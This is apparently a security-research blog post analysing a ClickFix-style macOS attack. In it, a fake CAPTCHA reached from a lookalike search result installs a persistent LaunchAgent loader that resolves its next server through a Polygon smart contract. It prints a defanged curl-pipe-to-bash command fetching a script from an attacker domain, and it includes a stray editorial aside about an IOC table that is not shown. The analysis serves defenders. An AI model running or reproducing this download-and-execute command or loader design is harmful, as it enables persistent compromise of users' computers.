

A Google search result can feel like an implicit signal of trust. The title looks right. The description matches what you were searching for. So you click.
In a recent Bolster investigation, that routine behavior led somewhere very different.
While investigating a malicious file hosted on UsersDrive, Bolster researchers encountered a Google result that ultimately redirected to a fake human-verification page. Instead of simply asking the visitor to check a box, the page copied a command to the clipboard and instructed the user to paste and execute it in macOS Terminal.
What happened next was more interesting than the initial lure.
After decoding the command and subsequent payload, we uncovered a persistent macOS loader that:
- Creates a LaunchAgent for recurring execution
- Uses a Polygon smart contract to resolve its next remote endpoint
- Retrieves and executes additional AppleScript supplied by that endpoint
The result is a ClickFix-style attack that turns a familiar CAPTCHA interaction into persistent code execution — with blockchain infrastructure helping separate the loader from its next-stage delivery server.
It started with a Google search

Our investigation began with a search for usersdrive.com.
Among the prominent results was an ATLAQ page titled “UsersDrive.com – Easy way to share your files.” But the destination was actually:
usersdrive.com.atlaq[.]com
That distinction matters. Read from the registrable domain, the page belongs to atlaq.com, not usersdrive.com. Placing the searched domain at the beginning of the hostname made the result appear relevant at a glance.
The landing page reinforced that impression with information about UsersDrive, registration details, an apparent “Safe” assessment, and a prominent Open usersdrive.com button.

These elements created the appearance of legitimacy, but they were claims presented by the page — not independent validation of the destination.
We cannot confirm that attackers intentionally manipulated the page’s Google ranking, nor did we find evidence that UsersDrive operated the malicious pages encountered later in the redirect chain.
From search result to fake CAPTCHA
Clicking Open usersdrive.com did not take our investigation session directly to the expected file-sharing site.
Instead, we observed a redirect chain that included:
| Stage | Observed destination |
| Search landing page | usersdrive.com.atlaq[.]com |
| Redirect intermediary | crn77[.]com |
| Fake verification page | services.coupress[.]best/sessv5.html |
The final page looked like a familiar human-verification workflow. It displayed a “SESSION” panel, an “ACTIVE” indicator, and an I am not a robot checkbox.
After the checkbox interaction, however, the workflow changed.
Users were instructed to:
- Open Spotlight
- Launch Terminal
- Paste the contents of their clipboard
- Press Return

At the same time, the page placed a command onto the clipboard. Inspection of the page showed that command stored in a JavaScript configuration field alongside the fake verification workflow.
No browser exploit was necessary. The attacker was attempting to convince the user to execute the malicious command themselves.
That is the critical social-engineering mechanism behind ClickFix-style attacks: a security interaction usershave been conditioned to complete becomes the mechanism for delivering code.
What the clipboard command actually does

The copied command initially obscured its behavior using Base64. Decoding it revealed a much simpler operation:
curl -s ‘hxxps://tierra.fumigacionesurtiz[.]com/update.sh’ | bash
Do not execute this command. The domain has been defanged for publication.
The command downloads update.sh and passes the response directly to Bash. There is no intermediate step in which the user sees or reviews the downloaded code before execution.
The downloaded content introduced another layer: an osascript invocation containing an additional Base64-encoded payload.
Decoding that payload exposed the persistence mechanism.
Establishing persistence on macOS
The AppleScript creates a LaunchAgent property list at:
~/Library/LaunchAgents/com.wbrdlwfuqzzhjqtv.plist
The LaunchAgent is configured with RunAtLoad and KeepAlive, allowing the loader to execute when loaded and request that macOS restart the job after it exits.
Its ProgramArguments invoke /bin/bash, decode another embedded script, and pipe the result to osascript. The installer then attempts to unload and reload the LaunchAgent using launchctl.
This means the attack does not end when the browser tab or Terminal window closes.
If installation succeeds, the LaunchAgent can execute independently and start again when the user logs in. Simply restarting the Mac therefore does not reliably remove the persistence mechanism.
Importantly, the analyzed sample operates within the user’s home directory and does not explicitly request sudo or administrator privileges. The evidence supports user-level persistence, not root compromise or a bypass of macOS privacy controls.
The Polygon connection
The most unusual part of the loader appears in the AppleScript embedded inside the LaunchAgent.
After deobfuscating the script, we identified four public Polygon RPC endpoints and a JSON-RPC eth_callrequest to the following smart contract:
0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0
using function selector:
0x2686ecea
The loader queries the contract and decodes the returned value as a string. The first nonempty result becomes the destination for its next HTTPS request.
In other words, the final delivery server does not need to be hardcoded into the malware.
The blockchain is being used as a lookup mechanism.
The observed RPC hosts are public infrastructure and should not themselves be treated as malicious. Their significance comes from the combination of the suspicious process, contract address, and request behavior.
The eth_call operation is also read-only. We observed no cryptocurrency transfer, mining behavior, or wallet-draining functionality in this stage of the attack. The blockchain’s visible role is endpoint resolution.
This architecture potentially gives the operator an additional layer of indirection: if the value returned by the contract can be changed, the loader could be directed toward new infrastructure without modifying the LaunchAgent already installed on the victim’s Mac. We did not analyze the contract’s permissions, however, so that capability remains conditional.
Retrieving the next stage
Once the loader obtains a destination, it sends an HTTPS POST request containing a static txid value and a bmodule parameter.
The response is then piped directly into osascript.
No signature or hash validation is visible before execution.
That makes the analyzed sample a persistent loader capable of executing remotely supplied AppleScript with the compromised user’s permissions.
We did not obtain the final server response, so the evidence does not establish the ultimate malware family or its final capabilities. We also found no confirmed keylogger, ransomware component, credential-stealing module, or file-exfiltration routine in the loader itself.
What the evidence does establish is persistent execution and the ability to delegate subsequent behavior to remotely supplied code.
What defenders should look for
No single artifact tells the entire story. The strongest detection opportunities come from correlating user behavior, endpoint activity, persistence, and network telemetry.
Security teams should investigate combinations such as suspicious browsing followed by Terminal activity, Base64 decoding, curl, and osascript; newly created or modified files under ~/Library/LaunchAgents; LaunchAgents whose ProgramArguments decode embedded content or pipe network responses into interpreters; and osascript-initiated requests to Polygon RPC infrastructure associated with the observed contract and selector.
For this sample specifically, defenders can hunt for:
~/Library/LaunchAgents/com.wbrdlwfuqzzhjqtv.plist
LaunchAgent label:
com.wbrdlwfuqzzhjqtv
Polygon contract:
0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0
Function selector:
0x2686ecea
Static txid:
fc1a7a818306760b2dc63fe68c157cb4
The observed behaviors align with MITRE ATT&CK techniques including T1543.001 Launch Agent, T1059.002 AppleScript, and T1105 Ingress Tool Transfer.
Indicators and investigation artifacts
I would keep the existing IOC table almost exactly as-is rather than turning it into prose. It’s useful to SOC/threat-research readers and makes the piece more operational. The distinction the researchers make between observed malicious infrastructure and shared public Polygon RPC infrastructure is particularly important.
The trust decision that enables the attack
The most interesting part of this attack isn’t Base64, AppleScript, or even Polygon.
It’s the sequence of trust decisions that gets the victim there.
A relevant Google result leads to an informational page. The page presents a reassuring safety label. A button appears to take the visitor where they intended to go. Then a familiar CAPTCHA asks them to complete one additional step.
By the time the victim is told to open Terminal, every preceding interaction has been designed to feel routine.
That is what makes this style of attack effective.
A search ranking is not a security verdict. A CAPTCHA is not proof that the instructions beneath it are safe. And a website should never require a user to run commands in Terminal, PowerShell, or the Windows Run dialog simply to prove they are human.
For defenders, the investigation also cannot stop at the malicious webpage. In this case, the lasting threat is what happens after the browser interaction ends: a persistent LaunchAgent designed to locateinfrastructure dynamically and execute whatever AppleScript comes back next.